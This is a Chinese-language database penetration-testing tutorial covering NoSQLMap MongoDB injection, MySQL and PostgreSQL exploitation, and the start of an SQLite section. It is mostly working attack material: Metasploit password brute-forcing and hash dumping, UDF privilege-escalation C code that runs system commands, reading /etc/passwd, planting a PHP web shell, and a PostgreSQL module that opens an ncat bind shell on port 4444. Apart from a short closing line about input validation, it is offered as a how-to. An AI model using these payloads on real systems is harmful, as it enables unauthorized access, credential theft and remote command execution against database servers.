正如我们在上面的结果中看到的，NoSQLMap已经扫描了提供的IP，并确认远程机器上有默认访问。
此外，它还提供了一个选项来将结果保存到CSV文件，我这里把CSV文件命名为test。
我们可以直接使用`cat`命令查看文件的内容。

我们还可以提供一个网段来进行扫描。

NoSQLMap正在检查我们提供网段的每台机器MongoDB匿名访问是否能成功。

成功获取到这台机器存在匿名访问，其他步骤跟以上相同，在此直接跳过。

4.4 使用NoSQLmap进行NoSQL注入

到目前为止，我们已经看到了使用NoSQLMap工具评估MongoDB服务器安全性的各种方法。

现在，让我们检查一下之前搭建好的实验环境(利用MongoDB作为后端Web应用程序中的漏洞)。

我们选择选项3 WEB应用程序攻击，这里会提示我们没有设置options。我们直接选择1，根据自己的实验情况设置即可。

退出主界面，选择3开始WEB应用程序攻击

选择随机数的长度及填充格式，我这里选择1，字母数字。一旦完成，NoSQLMap会提示我们选择要测试的参数。
在我们的例子中，第一个参数是处理MongoDB的动态参数。

我们看到这里可能存在注入，因此我们选择不开始时间盲注。

我们看到NoSQLMap已经完成了对应用程序中的注入漏洞的测试，并显示了所有注入点和使用的有效载荷的输出。在使用手动技术学习评估时，我们已经看到了这一点。

```
http://192.168.152.151:80/home.php?search[$ne]=OybrUiUGatApIIdOioUS&Search=Search
http://192.168.152.151:80/home.php?search[$gt]=&Search=Search
```

结论:
任何系统的安全性与其最薄弱的环节一样强大。 小小的错误配置会导致严重的损坏。
我们在这里展示的所有例子都是人们常犯的错误。请保持你的MongoDB是最新的，并且在把它传递给MongoDB之前总是验证用户的输入。

mysql

命令	描述
select @@version	显示mysql服务器版本
select version()	显示mysql服务器版本
SHOW STATUS	显示mysql服务器状态信息
show VARIABLES	显示所有的mysql服务器变量
select user()	查询当前数据库用户
SHOW VARIABLES LIKE '%datadir%'	显示包含数据字符串的所有变量
select load_file('/etc/passwd');	加载文件到数据库中
select 0xnnnnnn... INTO OUTFILE '/path/to/filename'	将数据写入文本文件.
select 0xnnnnnn... INTO DUMPFILE '/path/to/filename'	将数据写入二进制文件.

怎样安装mysql数据库服务器？

Lab: ubuntu / debian

```
$ sudo apt-get install mysql-server
$ sudo systemctl start service
```

编辑 `/etc/mysql/mysql.conf.d/mysqld.cnf`, 和改变 绑定的地址.

```
bind-address = 0.0.0.0
```

允许远程访问

```
root@sh:~# ss -ant | grep ":3306"
LISTEN     0      80           *:3306                     *:*
root@sh:~# mysql -h 10.0.250.71 -uroot -p
Enter password:
ERROR 1130 (HY000): Host '10.0.250.71' is not allowed to connect to this MySQL server
```

创建一个SQL文件 adduser.sql, 和执行这个命令: `mysql -h 127.0.0.1 -u root -p mysql < adduser.sql`

```
CREATE USER 'mysqlsec'@'localhost' IDENTIFIED BY 'password';
GRANT ALL PRIVILEGES ON *.* TO 'mysqlsec'@'localhost' WITH GRANT OPTION;
CREATE USER 'mysqlsec'@'%' IDENTIFIED BY 'password';
GRANT ALL PRIVILEGES ON *.* TO 'mysqlsec'@'%' WITH GRANT OPTION;
```

如果成功了，你就能够远程访问MYSQL数据库服务器.

```
root@sh:~# mysql -h 10.0.250.71 -u mysqlsec -p mysql
Enter password:
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 8
Server version: 5.6.30-1 (Debian)

Copyright (c) 2000, 2016, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.
```

```
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
mysql> select Host,User,Password from `mysql`.`user` where User='mysqlsec';
+-----------+----------+-------------------------------------------+
| Host      | User     | Password                                  |
+-----------+----------+-------------------------------------------+
| localhost | mysqlsec | *2470C0C06DEE42FD1618BB99005ADCA2EC9D1E19 |
| %         | mysqlsec | *2470C0C06DEE42FD1618BB99005ADCA2EC9D1E19 |
+-----------+----------+-------------------------------------------+
2 rows in set (0.00 sec)
```

怎样爆破mysql？

```
msf auxiliary(mysql_login) > show options

Module options (auxiliary/scanner/mysql/mysql_login):

  Name              Current Setting  Required  Description
  ----              ---------------  --------  -----------
  BLANK_PASSWORDS   false            no        Try blank passwords for all users
  BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
  DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
  DB_ALL_PASS       false            no        Add all passwords in the current database to the list
  DB_ALL_USERS      false            no        Add all users in the current database to the list
  PASSWORD                           no        A specific password to authenticate with
  PASS_FILE         /tmp/pass.txt    no        File containing passwords, one per line
  Proxies                            no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS            10.0.250.71      yes       The target address range or CIDR identifier
  RPORT             3306             yes       The target port
  STOP_ON_SUCCESS   true             yes       Stop guessing when a credential works for a host
  THREADS           10               yes       The number of concurrent threads
  USERNAME          mysqlsec         no        A specific username to authenticate as
  USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
  USER_AS_PASS      false            no        Try the username as the password for all users
  USER_FILE                          no        File containing usernames, one per line
  VERBOSE           true             yes       Whether to print output for all attempts

msf auxiliary(mysql_login) > run

[*] 10.0.250.71:3306      - 10.0.250.71:3306 - Found remote MySQL version 5.6.30
[-] 10.0.250.71:3306      - 10.0.250.71:3306 - LOGIN FAILED: mysqlsec:AzVJmX (Incorrect: Access denied for user 'mysqlsec'@'10
[-] 10.0.250.71:3306      - 10.0.250.71:3306 - LOGIN FAILED: mysqlsec:j1Uyj3 (Incorrect: Access denied for user 'mysqlsec'@'10
[-] 10.0.250.71:3306      - 10.0.250.71:3306 - LOGIN FAILED: mysqlsec:root (Incorrect: Access denied for user 'mysqlsec'@'10.0
[-] 10.0.250.71:3306      - 10.0.250.71:3306 - LOGIN FAILED: mysqlsec:mysql (Incorrect: Access denied for user 'mysqlsec'@'10.
[+] 10.0.250.71:3306      - MYSQL - Success: 'mysqlsec:password'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

怎样把mysql哈希值dump出来？

```
msf auxiliary(mysql_hashdump) > show options

Module options (auxiliary/scanner/mysql/mysql_hashdump):

  Name      Current Setting  Required  Description
  ----      ---------------  --------  -----------
  PASSWORD  password         no        The password for the specified username
  RHOSTS    10.0.250.71      yes       The target address range or CIDR identifier
  RPORT     3306             yes       The target port
  THREADS   1                yes       The number of concurrent threads
  USERNAME  mysqlsec         no        The username to authenticate as

msf auxiliary(mysql_hashdump) > run

[+] 10.0.250.71:3306      - Saving HashString as Loot: root:*2470C0C06DEE42FD1618BB99005ADCA2EC9D1E19
[+] 10.0.250.71:3306      - Saving HashString as Loot: root:*2470C0C06DEE42FD1618BB99005ADCA2EC9D1E19
[+] 10.0.250.71:3306      - Saving HashString as Loot: root:*2470C0C06DEE42FD1618BB99005ADCA2EC9D1E19
[+] 10.0.250.71:3306      - Saving HashString as Loot: root:*2470C0C06DEE42FD1618BB99005ADCA2EC9D1E19
[+] 10.0.250.71:3306      - Saving HashString as Loot: debian-sys-maint:*8E970943FBFAA7CF6A11A55677E8050B725D9919
```

```
[+] 10.0.250.71:3306      - Saving HashString as Loot: phpmyadmin:*2470C0C06DEE42FD1618BB99005ADCA2EC9D1E19
[+] 10.0.250.71:3306      - Saving HashString as Loot: freepbxuser:*433D16EECA646A6CCF8F024AD8CDDC070C6791C1
[+] 10.0.250.71:3306      - Saving HashString as Loot: mysqlsec:*2470C0C06DEE42FD1618BB99005ADCA2EC9D1E19
[+] 10.0.250.71:3306      - Saving HashString as Loot: mysqlsec:*2470C0C06DEE42FD1618BB99005ADCA2EC9D1E19
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

UDF权限提升

```
#include <stdio.h>
#include <stdlib.h>

enum Item_result {STRING_RESULT, REAL_RESULT, INT_RESULT, ROW_RESULT};

typedef struct st_udf_args {
   unsigned int        arg_count;  // number of arguments
   enum Item_result    *arg_type;  // pointer to item_result
   char            **args;     // pointer to arguments
   unsigned long       *lengths;   // length of string args
   char            *maybe_null;    // 1 for maybe_null args
} UDF_ARGS;

typedef struct st_udf_init {
   char            maybe_null; // 1 if func can return NULL
   unsigned int        decimals;   // for real functions
   unsigned long       max_length; // for string functions
   char            *ptr;       // free ptr for func data
   char            const_item; // 0 if result is constant
} UDF_INIT;

int do_system(UDF_INIT *initid, UDF_ARGS *args, char *is_null, char *error)
{
   if (args->arg_count != 1)
       return(0);

   system(args->args[0]);

   return(0);
}

char do_system_init(UDF_INIT *initid, UDF_ARGS *args, char *message)
{
   return(0);
}
```

```
$ gcc -g -c raptor_udf2.c
$ gcc -g -shared -W1,-soname,raptor_udf2.so -o raptor_udf2.so raptor_udf2.o -lc
```

将上面的代码编译成一个这样的库文件。接下来，请转换为一个十六进制字符串:

```
#!/usr/bin/python
# -*- coding: utf8 -*-

# https://www.exploit-db.com/exploits/1518/

# How to upload UDF DLL into mysql server ?
# show VARIABLES;
# select @@plugin_dir;
# SELECT CHAR (...) INTO DUMPFILE '/usr/lib/mysql/plugin/lib_mysqludf_sys.so'
# SELECT 0xnnnnn INTO DUMPFILE '/usr/lib/mysql/plugin/lib_mysqludf_sys.so'
# drop function if exists do_system
# create function do_system returns integer soname 'lib_mysqludf_sys.so';
# select sys_exec('id');

# How to Compile UDF Dll ?
# gcc -g -c raptor_udf2.c
# gcc -g -shared -W1,-soname,raptor_udf2.so -o raptor_udf2.so raptor_udf2.o -lc

import sys
import binascii
```

```
def convert(filename):
   with open(filename) as f:
       print(binascii.hexlify(f.read()))


if __name__ == '__main__':
   if len(sys.argv) != 2:
       print("python {} /path/to/lib_mysqludf_sys.so".format(sys.argv[0]))
   else:
       convert(sys.argv[1])
```

上传该文件, 并用mysql用户定义一个函数 do_system.

```
mysql > select @@plugin_dir;
mysql > SELECT 0x7f45........0000 INTO DUMPFILE '/usr/lib/mysql/plugin/lib_mysqludf_sys.so'
mysql > drop function if exists do_system
mysql > create function do_system returns integer soname 'lib_mysqludf_sys.so';
mysql > select do_system('id > /tmp/result.log');
mysql > select load_file('/tmp/result.log');
```

MOF权限提升

如果mysql部署在windows上，可以尝试用msf:

```
msf >
use exploit/windows/mysql/mysql_mof
use exploit/windows/mysql/mysql_start_up
use exploit/windows/mysql/scrutinizer_upload_exec
use exploit/windows/mysql/mysql_payload
use exploit/windows/mysql/mysql_yassl_hello
```

如果有足够的权限，还可以将数据写入os文件（启动，cron等）。

参考链接

1. http://www.mysqltutorial.org/mysql-cheat-sheet.aspx
2. http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
3. https://www.rapid7.com/db/modules/exploit/windows/mysql/mysql_mof
4. http://legalhackers.com/advisories/MySQL-Maria-Percona-RootPrivEsc-CVE-2016-6664-5617-Exploit.html

postgresql

数据库连接

请连接到postgresql数据库,

```
lab:~/ $ psql -h 127.0.0.1 -U postgres -W
```

数据库命令

```
postgres=# help
You are using psql, the command-line interface to PostgreSQL.
Type:  \copyright for distribution terms
       \h for help with SQL commands
       \? for help with psql commands
       \g or terminate with semicolon to execute query
       \q to quit
```

```
postgres=# \h
Available help:
 ABORT                            CREATE FOREIGN DATA WRAPPER      DROP SEQUENCE
 ALTER AGGREGATE                  CREATE FOREIGN TABLE             DROP SERVER
 ALTER COLLATION                  CREATE FUNCTION                  DROP TABLE
 ALTER CONVERSION                 CREATE GROUP                     DROP TABLESPACE
 ALTER DATABASE                   CREATE INDEX                     DROP TEXT SEARCH CONFIGURATION
 ALTER DEFAULT PRIVILEGES         CREATE LANGUAGE                  DROP TEXT SEARCH DICTIONARY
 ALTER DOMAIN                     CREATE MATERIALIZED VIEW         DROP TEXT SEARCH PARSER
 ALTER EVENT TRIGGER              CREATE OPERATOR                  DROP TEXT SEARCH TEMPLATE
```

```
 ALTER EXTENSION                  CREATE OPERATOR CLASS            DROP TRIGGER
 ALTER FOREIGN DATA WRAPPER       CREATE OPERATOR FAMILY           DROP TYPE
 ALTER FOREIGN TABLE              CREATE ROLE                      DROP USER
 ALTER FUNCTION                   CREATE RULE                      DROP USER MAPPING
 ALTER GROUP                      CREATE SCHEMA                    DROP VIEW
 ALTER INDEX                      CREATE SEQUENCE                  END
 ALTER LANGUAGE                   CREATE SERVER                    EXECUTE
 ALTER LARGE OBJECT               CREATE TABLE                     EXPLAIN
 ALTER MATERIALIZED VIEW          CREATE TABLE AS                  FETCH
 ALTER OPERATOR                   CREATE TABLESPACE                GRANT
 ALTER OPERATOR CLASS             CREATE TEXT SEARCH CONFIGURATION INSERT
 ALTER OPERATOR FAMILY            CREATE TEXT SEARCH DICTIONARY    LISTEN
 ALTER ROLE                       CREATE TEXT SEARCH PARSER        LOAD
 ALTER RULE                       CREATE TEXT SEARCH TEMPLATE      LOCK
 ALTER SCHEMA                     CREATE TRIGGER                   MOVE
 ALTER SEQUENCE                   CREATE TYPE                      NOTIFY
 ALTER SERVER                     CREATE USER                      PREPARE
 ALTER SYSTEM                     CREATE USER MAPPING              PREPARE TRANSACTION
 ALTER TABLE                      CREATE VIEW                      REASSIGN OWNED
 ALTER TABLESPACE                 DEALLOCATE                       REFRESH MATERIALIZED VIEW
 ALTER TEXT SEARCH CONFIGURATION  DECLARE                          REINDEX
 ALTER TEXT SEARCH DICTIONARY     DELETE                           RELEASE SAVEPOINT
 ALTER TEXT SEARCH PARSER         DISCARD                          RESET
 ALTER TEXT SEARCH TEMPLATE       DO                               REVOKE
 ALTER TRIGGER                    DROP AGGREGATE                   ROLLBACK
 ALTER TYPE                       DROP CAST                        ROLLBACK PREPARED
 ALTER USER                       DROP COLLATION                   ROLLBACK TO SAVEPOINT
 ALTER USER MAPPING               DROP CONVERSION                  SAVEPOINT
 ALTER VIEW                       DROP DATABASE                    SECURITY LABEL
 ANALYZE                          DROP DOMAIN                      SELECT
 BEGIN                            DROP EVENT TRIGGER               SELECT INTO
 CHECKPOINT                       DROP EXTENSION                   SET
 CLOSE                            DROP FOREIGN DATA WRAPPER        SET CONSTRAINTS
 CLUSTER                          DROP FOREIGN TABLE               SET ROLE
 COMMENT                          DROP FUNCTION                    SET SESSION AUTHORIZATION
 COMMIT                           DROP GROUP                       SET TRANSACTION
 COMMIT PREPARED                  DROP INDEX                       SHOW
 COPY                             DROP LANGUAGE                    START TRANSACTION
 CREATE AGGREGATE                 DROP MATERIALIZED VIEW           TABLE
 CREATE CAST                      DROP OPERATOR                    TRUNCATE
 CREATE COLLATION                 DROP OPERATOR CLASS              UNLISTEN
 CREATE CONVERSION                DROP OPERATOR FAMILY             UPDATE
 CREATE DATABASE                  DROP OWNED                       VACUUM
 CREATE DOMAIN                    DROP ROLE                        VALUES
 CREATE EVENT TRIGGER             DROP RULE                        WITH
 CREATE EXTENSION                 DROP SCHEMA

postgres=# \?
General
 \copyright             show PostgreSQL usage and distribution terms
 \g [FILE] or ;         execute query (and send results to file or |pipe)
 \gset [PREFIX]         execute query and store results in psql variables
 \h [NAME]              help on syntax of SQL commands, * for all commands
 \q                     quit psql
 \watch [SEC]           execute query every SEC seconds

Query Buffer
 \e [FILE] [LINE]       edit the query buffer (or file) with external editor
 \ef [FUNCNAME [LINE]]  edit function definition with external editor
 \p                     show the contents of the query buffer
 \r                     reset (clear) the query buffer
 \s [FILE]              display history or save it to file
 \w FILE                write query buffer to file

Input/Output
 \copy ...              perform SQL COPY with data stream to the client host
 \echo [STRING]         write string to standard output
 \i FILE                execute commands from file
 \ir FILE               as \i, but relative to location of current script
```

```
 \o [FILE]              send all query results to file or |pipe
 \qecho [STRING]        write string to query output stream (see \o)

Informational
 (options: S = show system objects, + = additional detail)
 \d[S+]                 list tables, views, and sequences
 \d[S+]  NAME           describe table, view, sequence, or index
 \da[S]  [PATTERN]      list aggregates
 \db[+]  [PATTERN]      list tablespaces
 \dc[S+] [PATTERN]      list conversions
 \dC[+]  [PATTERN]      list casts
 \dd[S]  [PATTERN]      show object descriptions not displayed elsewhere
 \ddp    [PATTERN]      list default privileges
 \dD[S+] [PATTERN]      list domains
 \det[+] [PATTERN]      list foreign tables
 \des[+] [PATTERN]      list foreign servers
 \deu[+] [PATTERN]      list user mappings
 \dew[+] [PATTERN]      list foreign-data wrappers
 \df[antw][S+] [PATRN]  list [only agg/normal/trigger/window] functions
 \dF[+]  [PATTERN]      list text search configurations
 \dFd[+] [PATTERN]      list text search dictionaries
 \dFp[+] [PATTERN]      list text search parsers
 \dFt[+] [PATTERN]      list text search templates
 \dg[+]  [PATTERN]      list roles
 \di[S+] [PATTERN]      list indexes
 \dl                    list large objects, same as \lo_list
 \dL[S+] [PATTERN]      list procedural languages
 \dm[S+] [PATTERN]      list materialized views
 \dn[S+] [PATTERN]      list schemas
 \do[S]  [PATTERN]      list operators
 \dO[S+] [PATTERN]      list collations
 \dp     [PATTERN]      list table, view, and sequence access privileges
 \drds [PATRN1 [PATRN2]] list per-database role settings
 \ds[S+] [PATTERN]      list sequences
 \dt[S+] [PATTERN]      list tables
 \dT[S+] [PATTERN]      list data types
 \du[+]  [PATTERN]      list roles
 \dv[S+] [PATTERN]      list views
 \dE[S+] [PATTERN]      list foreign tables
 \dx[+]  [PATTERN]      list extensions
 \dy     [PATTERN]      list event triggers
 \l[+]   [PATTERN]      list databases
 \sf[+] FUNCNAME        show a function's definition
 \z      [PATTERN]      same as \dp

Formatting
 \a                     toggle between unaligned and aligned output mode
 \C [STRING]            set table title, or unset if none
 \f [STRING]            show or set field separator for unaligned query output
 \H                     toggle HTML output mode (currently off)
 \pset [NAME [VALUE]]   set table output option
                        (NAME := {format|border|expanded|fieldsep|fieldsep_zero|footer|null|
                        numericlocale|recordsep|recordsep_zero|tuples_only|title|tableattr|pager})
 \t [on|off]            show only rows (currently off)
 \T [STRING]            set HTML <table> tag attributes, or unset if none
 \x [on|off|auto]       toggle expanded output (currently off)

Connection
 \c[onnect] {[DBNAME|- USER|- HOST|- PORT|-] | conninfo}
                        connect to new database (currently "postgres")
 \encoding [ENCODING]   show or set client encoding
 \password [USERNAME]   securely change the password for a user
 \conninfo              display information about current connection

Operating System
 \cd [DIR]              change the current working directory
 \setenv NAME [VALUE]   set or unset environment variable
 \timing [on|off]       toggle timing of commands (currently off)
 \! [COMMAND]           execute command in shell or start interactive shell
```

```
Variables
 \prompt [TEXT] NAME    prompt user to set internal variable
 \set [NAME [VALUE]]    set internal variable, or list all if no parameters
 \unset NAME            unset (delete) internal variable

Large Objects
 \lo_export LOBOID FILE
 \lo_import FILE [COMMENT]
 \lo_list
 \lo_unlink LOBOID      large object operations
```

列出数据库列表

```
postgres=# \l
                                 List of databases
  Name    |  Owner   | Encoding |   Collate   |    Ctype    |   Access privileges
----------+----------+----------+-------------+-------------+-----------------------
msfdb     | msfuser  | UTF8     | en_US.UTF-8 | en_US.UTF-8 |
postgres  | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 |
template0 | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 | =c/postgres          +
          |          |          |             |             | postgres=CTc/postgres
template1 | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 | =c/postgres          +
          |          |          |             |             | postgres=CTc/postgres
(4 rows)
```

列出数据库用户列表

```
postgres=# \du
                            List of roles
Role name |                   Attributes                   | Member of
----------+------------------------------------------------+-----------
msfuser   |                                                | {}
postgres  | Superuser, Create role, Create DB, Replication | {}
```

Please try more details about postgresql database.

列出目录列表

```
postgres=# select pg_ls_dir('/etc');
ERROR:  absolute path not allowed
postgres=# select pg_ls_dir('./');
     pg_ls_dir
----------------------
postmaster.opts
postmaster.pid
pg_logical
pg_clog
postgresql.auto.conf
pg_hba.conf
cmd.so
pg_multixact
postgresql.conf
pg_ident.conf
global
pg_stat_tmp
PG_VERSION
pg_dynshmem
pg_twophase
pg_xlog
pg_notify
pg_snapshots
pg_tblspc
pg_serial
pg_stat
base
pg_subtrans
pg_replslot
```

```
(24 rows)
```

文件读取

方法一

```
postgres=# select pg_read_file('postgresql.conf', 0, 200);
               pg_read_file
-------------------------------------------
# -----------------------------           +
# PostgreSQL configuration file           +
# -----------------------------           +
#                                         +
# This file consists of lines of the form:+
#                                         +
#   name = value                          +
#                                         +
# (The "=" is optional.)  Whitespace m
(1 row)
```

方法二

```
postgres=# drop table pwn;
ERROR:  table "pwn" does not exist
postgres=# CREATE TABLE pwn(t TEXT);
CREATE TABLE
postgres=# COPY pwn FROM '/etc/passwd';
COPY 27
postgres=# SELECT * FROM pwn limit 1 offset 0;
               t
--------------------------------
root:x:0:0:root:/root:/bin/bash
(1 row)

postgres=# SELECT * FROM pwn;
                                    t
--------------------------------------------------------------------------------
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/usr/bin/nologin
daemon:x:2:2:daemon:/:/usr/bin/nologin
mail:x:8:12:mail:/var/spool/mail:/usr/bin/nologin
ftp:x:14:11:ftp:/srv/ftp:/usr/bin/nologin
http:x:33:33:http:/srv/http:/usr/bin/nologin
uuidd:x:68:68:uuidd:/:/usr/bin/nologin
dbus:x:81:81:dbus:/:/usr/bin/nologin
nobody:x:99:99:nobody:/:/usr/bin/nologin
systemd-journal-gateway:x:191:191:systemd-journal-gateway:/:/usr/bin/nologin
systemd-timesync:x:192:192:systemd-timesync:/:/usr/bin/nologin
systemd-network:x:193:193:systemd-network:/:/usr/bin/nologin
systemd-bus-proxy:x:194:194:systemd-bus-proxy:/:/usr/bin/nologin
systemd-resolve:x:195:195:systemd-resolve:/:/usr/bin/nologin
systemd-journal-remote:x:999:999:systemd Journal Remote:/:/sbin/nologin
systemd-journal-upload:x:998:998:systemd Journal Upload:/:/sbin/nologin
avahi:x:84:84:avahi:/:/bin/false
polkitd:x:102:102:Policy Kit Daemon:/:/bin/false
git:x:997:997:git daemon user:/:/bin/bash
colord:x:124:124::/var/lib/colord:/bin/false
postgres:x:88:88:PostgreSQL user:/var/lib/postgres:/bin/bash
lab:x:1000:1000::/home/notfound:/bin/bash
stunnel:x:16:16::/var/run/stunnel:/bin/false
dnsmasq:x:996:996:dnsmasq daemon:/:/usr/bin/nologin
mongodb:x:995:2::/var/lib/mongodb:/bin/bash
mysql:x:89:89::/var/lib/mysql:/bin/false
sslh:x:994:994::/:/sbin/nologin
(27 rows)

postgres=# DROP table pwn;
```

写入文件

```
postgres=# DROP TABLE pwn;
DROP TABLE
postgres=# CREATE TABLE pwn (t TEXT);
CREATE TABLE
postgres=# INSERT INTO pwn(t) VALUES ('<?php @system("$_GET[cmd]");?>');
INSERT 0 1
postgres=# SELECT * FROM pwn;
              t
--------------------------------
<?php @system("$_GET[cmd]");?>
(1 row)

postgres=# COPY pwn(t) TO '/tmp/cmd.php';
COPY 1
postgres=# DROP TABLE pwn;
DROP TABLE
```

UDF hack

编译源

```
lab: / $ git clone https://github.com/sqlmapproject/udfhack/

lab: / $ gcc lib_postgresqludf_sys.c -I`pg_config --includedir-server` -fPIC -shared -o udf64.so
lab: / $ gcc -Wall -I/usr/include/postgresql/server -Os -shared lib_postgresqludf_sys.c -fPIC -o lib_postgresqludf_sys.so
lab: / $ strip -sx lib_postgresqludf_sys.so
```

命令执行

把udf.so转换为十六进制字符串。

```
lab:~/ $ cat udf.so | hex
```

利用数据库特性上传udf.so。

```
postgres=# INSERT INTO pg_largeobject (loid, pageno, data) VALUES (19074, 0, decode('079c...', 'hex'));
INSERT 0 1


postgres=# SELECT lo_export(19074, 'cmd.so');
ERROR:  pg_largeobject entry for OID 19074, page 0 has invalid data field size 3213
postgres=# SELECT setting FROM pg_settings WHERE name='data_directory';
       setting
------------------------
/var/lib/postgres/data
(1 row)
```

Library类库太大了，我们需要把它分成几块，详情可以查看https://github.com/sqlmapproject/sqlmap/issues/1170.

```
postgres=# select * from pg_largeobject;
loid | pageno | data
------+--------+------
(0 rows)

postgres=# SELECT setting FROM pg_settings WHERE name='data_directory';
       setting
------------------------
/var/lib/postgres/data
(1 row)

postgres=# SELECT lo_creat(-1);
lo_creat
----------
   19075
(1 row)

postgres=# SELECT lo_create(11122);
lo_create
-----------
    11122
```

```
(1 row)

postgres=# select * from pg_largeobject;
loid | pageno | data
------+--------+------
(0 rows)

postgres=# INSERT INTO pg_largeobject VALUES (11122, 0, decode('079c...', 'hex'));
INSERT 0 1
postgres=# INSERT INTO pg_largeobject VALUES (11122, 1, decode('a28e...', 'hex'));
INSERT 0 1
postgres=# INSERT INTO pg_largeobject VALUES (11122, 2, decode('1265...', 'hex'));
INSERT 0 1
postgres=# INSERT INTO pg_largeobject VALUES (11122, 3, decode('c62e...', 'hex'));
INSERT 0 1
postgres=# SELECT lo_export(11122, '/tmp/cmd.so');
lo_export
-----------
        1
(1 row)

postgres=# SELECT lo_unlink(11122);
lo_unlink
-----------
        1
(1 row)
```

成功上传library类库, 然后创建postgresql函数.

```
postgres=# CREATE OR REPLACE FUNCTION sys_exec(text) RETURNS int4 AS '/tmp/udf64.so', 'sys_exec' LANGUAGE C RETURNS NULL ON NU
CREATE FUNCTION
postgres=# CREATE OR REPLACE FUNCTION sys_eval(text) RETURNS text AS '/tmp/udf64.so', 'sys_eval' LANGUAGE C RETURNS NULL ON NU
CREATE FUNCTION
```

用sys_exec执行命令, 然后什么也没有返回.

```
postgres=# SELECT sys_exec('id');
sys_exec
----------
       0
(1 row)
```

执行命令后，清除函数。

```
postgres=# DROP FUNCTION sys_exec(text);
DROP FUNCTION
postgres=# DROP FUNCTION sys_eval(text);
DROP FUNCTION
```

绑定shell

```
// bind shell on port 4444
#include "postgres.h"
#include "fmgr.h"
#include <stdlib.h>

#ifdef PG_MODULE_MAGIC
PG_MODULE_MAGIC;
#endif

text *exec()
{
   system("ncat -e /bin/bash -l -p 4444");
}
```

编译源码

```
lab:postgres_cmd/ $  vim nc.c
lab:postgres_cmd/ $  gcc nc.c -I`pg_config --includedir-server` -fPIC -shared -o nc.so
lab:postgres_cmd/ $  strip -sx nc.so
```

复制nc.so到postgresql的tmp目录, 或者你可以利用数据库特性上传so文件.

```
lab:postgres_cmd/ $  sudo cp nc.so /tmp/systemd-private-374c1bd49d5f425ca21cca8cc6d89de7-postgresql.service-SKrVjI/tmp/nc.so
```

为绑定shell创建执行函数，用客户端连接到目标.

```
postgres=# CREATE OR REPLACE FUNCTION exec() RETURNS text AS  '/tmp/nc.so', 'exec' LANGUAGE C STRICT;
CREATE FUNCTION
postgres=# SELECT exec();
server closed the connection unexpectedly
   This probably means the server terminated abnormally
   before or while processing the request.
The connection to the server was lost. Attempting reset: Failed.
```

METASPLOIT POSTGRESQL模块

```
use auxiliary/admin/postgres/postgres_readfile
use auxiliary/admin/postgres/postgres_sql
use auxiliary/scanner/postgres/postgres_dbname_flag_injection
use auxiliary/scanner/postgres/postgres_login
use auxiliary/scanner/postgres/postgres_version
use auxiliary/server/capture/postgresql
use exploit/linux/postgres/postgres_payload
use exploit/windows/postgres/postgres_payload
```

参考链接

https://github.com/sqlmapproject/udfhack/
https://github.com/sqlmapproject/sqlmap/issues/1170
http://zone.wooyun.org/content/4971
http://drops.wooyun.org/tips/6449
http://bernardodamele.blogspot.com/2009/01/command-execution-with-postgresql-udf.html

sqlite

sqlite_hacking

连接数据库

让我们开始在命令提示符下键入一个简单的sqlite3命令，它将为您提供SQLite命令提示符，您将在其中发出各种SQLite命令。

```
■■[lab@core]■[~/share/pentestlab/Darknet]
■■■■ sqlite3 temp.db
SQLite version 3.8.10.2 2015-05-20 18:17:19
Enter ".help" for usage hints.
sqlite> .help
.backup ?DB? FILE      Backup DB (default "main") to FILE
.bail on|off           Stop after hitting an error.  Default OFF
.binary on|off         Turn binary output on or off.  Default OFF
.clone NEWDB           Clone data into NEWDB from the existing database
.databases             List names and files of attached databases
.dbinfo ?DB?           Show status information about the database
.dump ?TABLE? ...      Dump the database in an SQL text format
                        If TABLE specified, only dump tables matching
                        LIKE pattern TABLE.
.echo on|off           Turn command echo on or off
.eqp on|off            Enable or disable automatic EXPLAIN QUERY PLAN
.exit                  Exit this program
.explain ?on|off?      Turn output mode suitable for EXPLAIN on or off.
                        With no args, it turns EXPLAIN on.
.fullschema            Show schema and the content of sqlite_stat tables
.headers on|off        Turn display of headers on or off
.help                  Show this message
.import FILE TABLE     Import data from FILE into TABLE
.indexes ?TABLE?       Show names of all indexes
                        If TABLE specified, only show indexes for tables
                        matching LIKE pattern TABLE.
.limit ?LIMIT? ?VAL?   Display or change the value of an SQLITE_LIMIT
.load FILE ?ENTRY?     Load an extension library
.log FILE|off          Turn logging on or off.  FILE can be stderr/stdout
```

```
.mode MODE ?TABLE?     Set output mode where MODE is one of:
                        ascii    Columns/rows delimited by 0x1F and 0x1E
                        csv      Comma-separated values
                        column   Left-aligned columns.  (See .width)
                        html     HTML <table> code
                        insert   SQL insert statements for TABLE
                        line     One value per line
                        list     Values delimited by .separator strings
                        tabs     Tab-separated values
                        tcl      TCL list elements
.nullvalue STRING      Use STRING in place of NULL values
.once FILENAME         Output for the next SQL command only to FILENAME
.open ?FILENAME?       Close existing database and reopen FILENAME
.output ?FILENAME?     Send output to FILENAME or stdout
.print STRING...       Print literal STRING
.prompt MAIN CONTINUE  Replace the standard prompts
.quit                  Exit this program
.read FILENAME         Execute SQL in FILENAME
.restore ?DB? FILE     Restore content of DB (default "main") from FILE
.save FILE             Write in-memory database into FILE
.scanstats on|off      Turn sqlite3_stmt_scanstatus() metrics on or off
.schema ?TABLE?        Show the CREATE statements
                        If TABLE specified, only show tables matching
                        LIKE pattern TABLE.
.separator COL ?ROW?   Change the column separator and optionally the row
                        separator for both the output mode and .import
.shell CMD ARGS...     Run CMD ARGS... in a system shell
.show                  Show the current values for various settings
.stats on|off          Turn stats on or off
.system CMD ARGS...    Run CMD ARGS... in a system shell
.tables ?TABLE?        List names of tables
                        If TABLE specified, only list tables matching
                        LIKE pattern TABLE.
